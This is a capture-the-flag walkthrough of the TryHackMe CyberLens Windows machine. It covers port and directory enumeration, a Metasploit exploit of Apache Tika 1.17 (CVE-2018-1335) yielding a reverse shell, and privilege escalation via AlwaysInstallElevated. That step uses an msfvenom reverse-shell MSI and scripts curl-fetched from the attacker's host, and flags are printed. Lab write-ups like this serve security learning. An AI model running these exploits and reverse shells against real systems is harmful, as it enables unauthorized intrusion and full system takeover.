

CyberLens CTF THM

I'll walk you through the process of solving the CyberLens CTF. In this write-up, the challenge presents a vulnerable Windows machine. The challenge on TryHackMe and the exploitation, with multiple attack vectors that require careful enumeration. My approach began with a thorough scan of the target, followed by web exploitation that leveraged a known vulnerability in Apache. I escalated privileges by exploiting a misconfiguration in Tika. After gaining initial access, I ultimately achieved full control over the system, providing a comprehensive overview of how to tackle similar challenges in the future.

Enumeration:

So we start we the enumeration with nmap, rustscan if theres port 80 then gobuster:

```
(root@kali)~[/home/kali]
# nmap -sC -sV -A 10.10.177.105
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-11 03:59 EDT
WARNING: RST from 10.10.177.105 port 80 -- is this port really open?
Nmap scan report for 10.10.177.105
Host is up (0.084s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.4.57 ((Win64))
|_ http-title: CyberLens: Unveiling the Hidden Matrix
|_ http-methods: GET, HEAD, POST, PUT, DELETE, OPTIONS, TRACE
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.57 (Win64)
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server  Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=CyberLens
|_ Not valid before: 2024-08-10T07:54:01
|_ Not valid after: 2025-02-09T07:54:01
|_ rdp-ntlm-info:
|   Target_Name: CYBERLENS
|   NetBIOS_Domain_Name: CYBERLENS
|   NetBIOS_Computer_Name: CYBERLENS
|   DNS_Domain_Name: CyberLens
|   DNS_Computer_Name: CyberLens
|   Product_Version: 10.0.17763
|_ System_Time: 2024-08-11T07:59:58+00:00
|_ ssl-date: 2024-08-11T08:00:07+00:00; +2s from scanner time.
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/11%OT=80%CT=1%CU=32651%PV=Y%DS=2%DC=T%G=Y%TM=66B86F8
```

And rustscan:

```

PORT      Prod STATE  SERVICE  REASON
80/tcp    open  http     syn-ack  ttl 127
135/tcp   open  msrpc    syn-ack  ttl 127
139/tcp   open  netbios-ssn syn-ack  ttl 127
445/tcp   open  microsoft-ds syn-ack  ttl 127
3389/tcp  open  ms-wbt-server syn-ack  ttl 127
5985/tcp  open  wsman     syn-ack  ttl 127
47001/tcp open  winrm     syn-ack  ttl 127
49664/tcp open  unknown   syn-ack  ttl 127
49665/tcp open  unknown   syn-ack  ttl 127
49666/tcp open  unknown   syn-ack  ttl 127
49667/tcp open  unknown   syn-ack  ttl 127
49668/tcp open  unknown   syn-ack  ttl 127
49669/tcp open  unknown   syn-ack  ttl 127
49670/tcp open  unknown   syn-ack  ttl 127
49672/tcp open  unknown   syn-ack  ttl 127
61777/tcp open  unknown   syn-ack  ttl 127

Read data files from: /usr/bin/ ../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
Raw packets sent: 20 (856B) | Rcvd: 48 (8.332KB)

```

And go buster:

```

--# gobuster dir -u http://10.10.240.79 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.240.79
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 235] [→ http://10.10.240.79/images/]
/Images (Status: 301) [Size: 235] [→ http://10.10.240.79/Images/]
/css (Status: 301) [Size: 232] [→ http://10.10.240.79/css/]
/js (Status: 301) [Size: 231] [→ http://10.10.240.79/js/]
/IMAGES (Status: 301) [Size: 235] [→ http://10.10.240.79/IMAGES/]
/%20 (Status: 403) [Size: 199]
/*checkout* (Status: 403) [Size: 199]
/CSS (Status: 301) [Size: 232] [→ http://10.10.240.79/CSS/]
/JS (Status: 301) [Size: 231] [→ http://10.10.240.79/JS/]
/*docroot* (Status: 403) [Size: 199]
/* (Status: 403) [Size: 199]
/con (Status: 403) [Size: 199]
/http%3A (Status: 403) [Size: 199]
/*http%3a (Status: 403) [Size: 199]
/*http%3A (Status: 403) [Size: 199]
/aux (Status: 403) [Size: 199]
/*http%3A (Status: 403) [Size: 199]
/%C0 (Status: 403) [Size: 199]
/%3FRID%3D2671 (Status: 403) [Size: 199]
/devinmoore* (Status: 403) [Size: 199]
/200109* (Status: 403) [Size: 199]
/*sa_ (Status: 403) [Size: 199]
/*dc_ (Status: 403) [Size: 199]
/%CF (Status: 403) [Size: 199]
/%D8 (Status: 403) [Size: 199]
/%CC (Status: 403) [Size: 199]
/%CE (Status: 403) [Size: 199]
/%D1 (Status: 403) [Size: 199]
/%D0 (Status: 403) [Size: 199]
/%CA (Status: 403) [Size: 199]
/%CB (Status: 403) [Size: 199]
/%CD (Status: 403) [Size: 199]
/%D3 (Status: 403) [Size: 199]
/%D4 (Status: 403) [Size: 199]
/%D7 (Status: 403) [Size: 199]
/%D6 (Status: 403) [Size: 199]

```

There is a lot of open ports and a lot of leads to chase, but we start at the web server, when we visit we can see there is an file upload:

CyberLens Image Extractor

In this labyrinthine realm of cybersecurity, we have mastered the arcane arts of metadata extraction, the all-seeing eye that gazes into the depths of files, extracting their hidden truths. With the CyberLens Image Extractor as our trusty sidekick, we delve into the very fabric of digital images, peeling back layers of metadata to expose the unseen stories they yearn to tell.

No file selected.

File Upload Attempt: Initially, I tried exploiting a file upload feature on the web server, but after several attempts, this didn't yield success.

Source Code Review: Upon reviewing the page's source code, I found a reference to a file path, which led to information disclosure when accessed


```
<script>
document.addEventListener("DOMContentLoaded", function() {
  document.getElementById("metadataButton").addEventListener("click", function() {
    var fileInput = document.getElementById("imageFileInput");
    var file = fileInput.files[0];

    var reader = new FileReader();
    reader.onload = function() {
      var fileData = reader.result;

      fetch("http://cyberlens.thm:61777/meta", {
        method: "PUT",
        body: fileData,
        headers: {
          "Accept": "application/json",
          "Content-Type": "application/octet-stream"
        }
      })
      .then(response => {
        if (response.ok) {
          return response.json();
        } else {
          throw new Error("Error: " + response.status);
        }
      })
      .then(data => {
        var metadataOutput = document.getElementById("metadataOutput");
        metadataOutput.innerText = JSON.stringify(data, null, 2);
      })
      .catch(error => {
        console.error("Error:", error);
      });
    };

    reader.readAsArrayBuffer(file);
  });
});
</script>
```

Vulnerability Identification: The disclosed information pointed to an Apache Tika 1.17 server. Researching this version revealed a known vulnerability (CVE-2018-1335).



Welcome to the Apache Tika 1.17 Server

For endpoints, please see <https://wiki.apache.org/tika/TikaJAXRS> and <http://tika.apache.org/1.17/miredot/index.html>

- **PUT /detect/stream**
Class: org.apache.tika.server.resource.DetectorResource
Method: detect
Produces: text/plain
- **GET /detectors**
Class: org.apache.tika.server.resource.TikaDetectors
Method: getDetectorsHTML
Produces: text/html

Using msfconsole we found the exploit:

```
msf6 > search tika

Matching Modules
=====
#  Name
-  -
0  exploit/windows/http/apache_tika_jp2_jscript
1  auxiliary/scanner/http/wp_gimedia_library_file_read

Disclosure Date  Rank    Check  Description
-----
2018-04-25      excellent Yes     Apache Tika Header Command Injection
normal          No      WordPress GI-Media Library Plugin Directory Traversal Vulnerability

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/wp_gimedia_library_file_read

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/apache_tika_jp2_jscript) >
```

Exploitation with Metasploit: Using Metasploit, I set up the exploit with the required parameters (LHOST, RPORT, RHOSTS) and successfully gained initial access.

```
msf6 exploit(windows/http/apache_tika_jp2_jscript) > exploit

[*] Started reverse TCP handler on 10.9.236.153:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Sending PUT request to 10.10.240.79:61777/meta
[*] Command Stager progress - 8.10% done (7999/98798 bytes)
[*] Sending PUT request to 10.10.240.79:61777/meta
[*] Command Stager progress - 16.19% done (15998/98798 bytes)
[*] Sending PUT request to 10.10.240.79:61777/meta
[*] Command Stager progress - 24.29% done (23997/98798 bytes)
[*] Sending PUT request to 10.10.240.79:61777/meta
[*] Command Stager progress - 32.39% done (31996/98798 bytes)
[*] Sending PUT request to 10.10.240.79:61777/meta
[*] Command Stager progress - 40.48% done (39995/98798 bytes)
[*] Sending PUT request to 10.10.240.79:61777/meta
[*] Command Stager progress - 48.58% done (47994/98798 bytes)
[*] Sending PUT request to 10.10.240.79:61777/meta
[*] Command Stager progress - 56.67% done (55993/98798 bytes)
[*] Sending PUT request to 10.10.240.79:61777/meta
[*] Command Stager progress - 64.77% done (63992/98798 bytes)
[*] Sending PUT request to 10.10.240.79:61777/meta
[*] Command Stager progress - 72.87% done (71991/98798 bytes)
[*] Sending PUT request to 10.10.240.79:61777/meta
[*] Command Stager progress - 80.96% done (79990/98798 bytes)
[*] Sending PUT request to 10.10.240.79:61777/meta
[*] Command Stager progress - 89.06% done (87989/98798 bytes)
[*] Sending PUT request to 10.10.240.79:61777/meta
[*] Command Stager progress - 97.16% done (95988/98798 bytes)
[*] Sending PUT request to 10.10.240.79:61777/meta
[*] Command Stager progress - 100.00% done (98798/98798 bytes)
[*] Sending stage (175686 bytes) to 10.10.240.79
[*] Meterpreter session 1 opened (10.9.236.153:4444 → 10.10.240.79:49730) at 2024-08-12 03:39:20 -0400

meterpreter > ls
Listing: C:\Windows\system32
```

We got IN!

Now traveling to the user desktop we see the user.txt flag:

THM{T1k4-CV3-f0r-7h3-w1n}

Then to elevate privileges we use privesccheck:

Curl <http://<yourip>/<privescCheck.ps1>> > privescCheck.ps1

privescCheck is a tool for elevate privilege in windows machines.

To change from meterpreter to shell we type: **shell**

To change from shell to powershell we type: **powershell -ep bypass**

Now to use privescCheck:

```
curl http://10.8.211.1/PrivescCheck.ps1 -o PrivescCheck.ps1
PS C:\Users\CyberLens> . .\PrivescCheck.ps1; Invoke-PrivescCheck -Extended
. .\PrivescCheck.ps1; Invoke-PrivescCheck -Extended
????????????????????????????????????????????????????????????
? CATEGORY ? TA0043 - Reconnaissance ?
? NAME      ? User identity ?
????????????????????????????????????????????????????????????
? Get information about the current user (name, domain name) ?
? and its access token (SID, integrity level, authentication ?
? ID). ?
????????????????????????????????????????????????????????????
[*] Status: Informational
```

And the result:

```
????????????????????????????????????????????????????????????
?
? ~~~ PrivescCheck Summary ~~~ This script aims to identify Local
?
? TA0004 - Privilege Escalation configuration issues, or bad pr
?
? - AlwaysInstallElevated █ High exploitation tasks.
? - Latest updates installed █ Medium
? TA0006 - Credential Access
? - LSA Protection █ Low
? - Credential Guard █ Low
?
WARNING: To get more info, run this script with the option '-Extended'.
C:\Users\CyberLens>
C:\Users\CyberLens>dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362
```

we see that AlwaysInstallElevated might be enabled. If AlwaysInstallElevated is enabled on a target, it allows us to exploit it by crafting our own malicious MSI file that gets executed in the context of the local SYSTEM account.

Now to exploit it we use msfvenom to create a reverse shell:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<your ip> LPORT=443 -a x64
--platform Windows -f msi -o rev.msi
```

And opening a listener:

Nc -lvnp 443

I open a python server to transfer the file:

Python3 -m http.server 8000

And using the curl from the target machine:

Curl <http://<your ip>/rev.msi> > rev.msi

And run it:

Rev.msi\.

And we got NT authority:

```
(root@kali)-[/home/kali/Desktop/CyberLesCtf]
# nc -lvnp 443
listening on [any] 443 ...
connect to [10.9.236.153] from (UNKNOWN) [10.10.240.79] 49843
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Then we find the admin.txt file in the desktop:

THM{3lev@t3D-4-pr1v35c!}

Useful tips!:

tree /f = enumerate the directories and sub directories.

PrivescCheck.ps1 = a privilege elevation tool for windows

powershell -ep bypass = upgrade your cmd to a powershell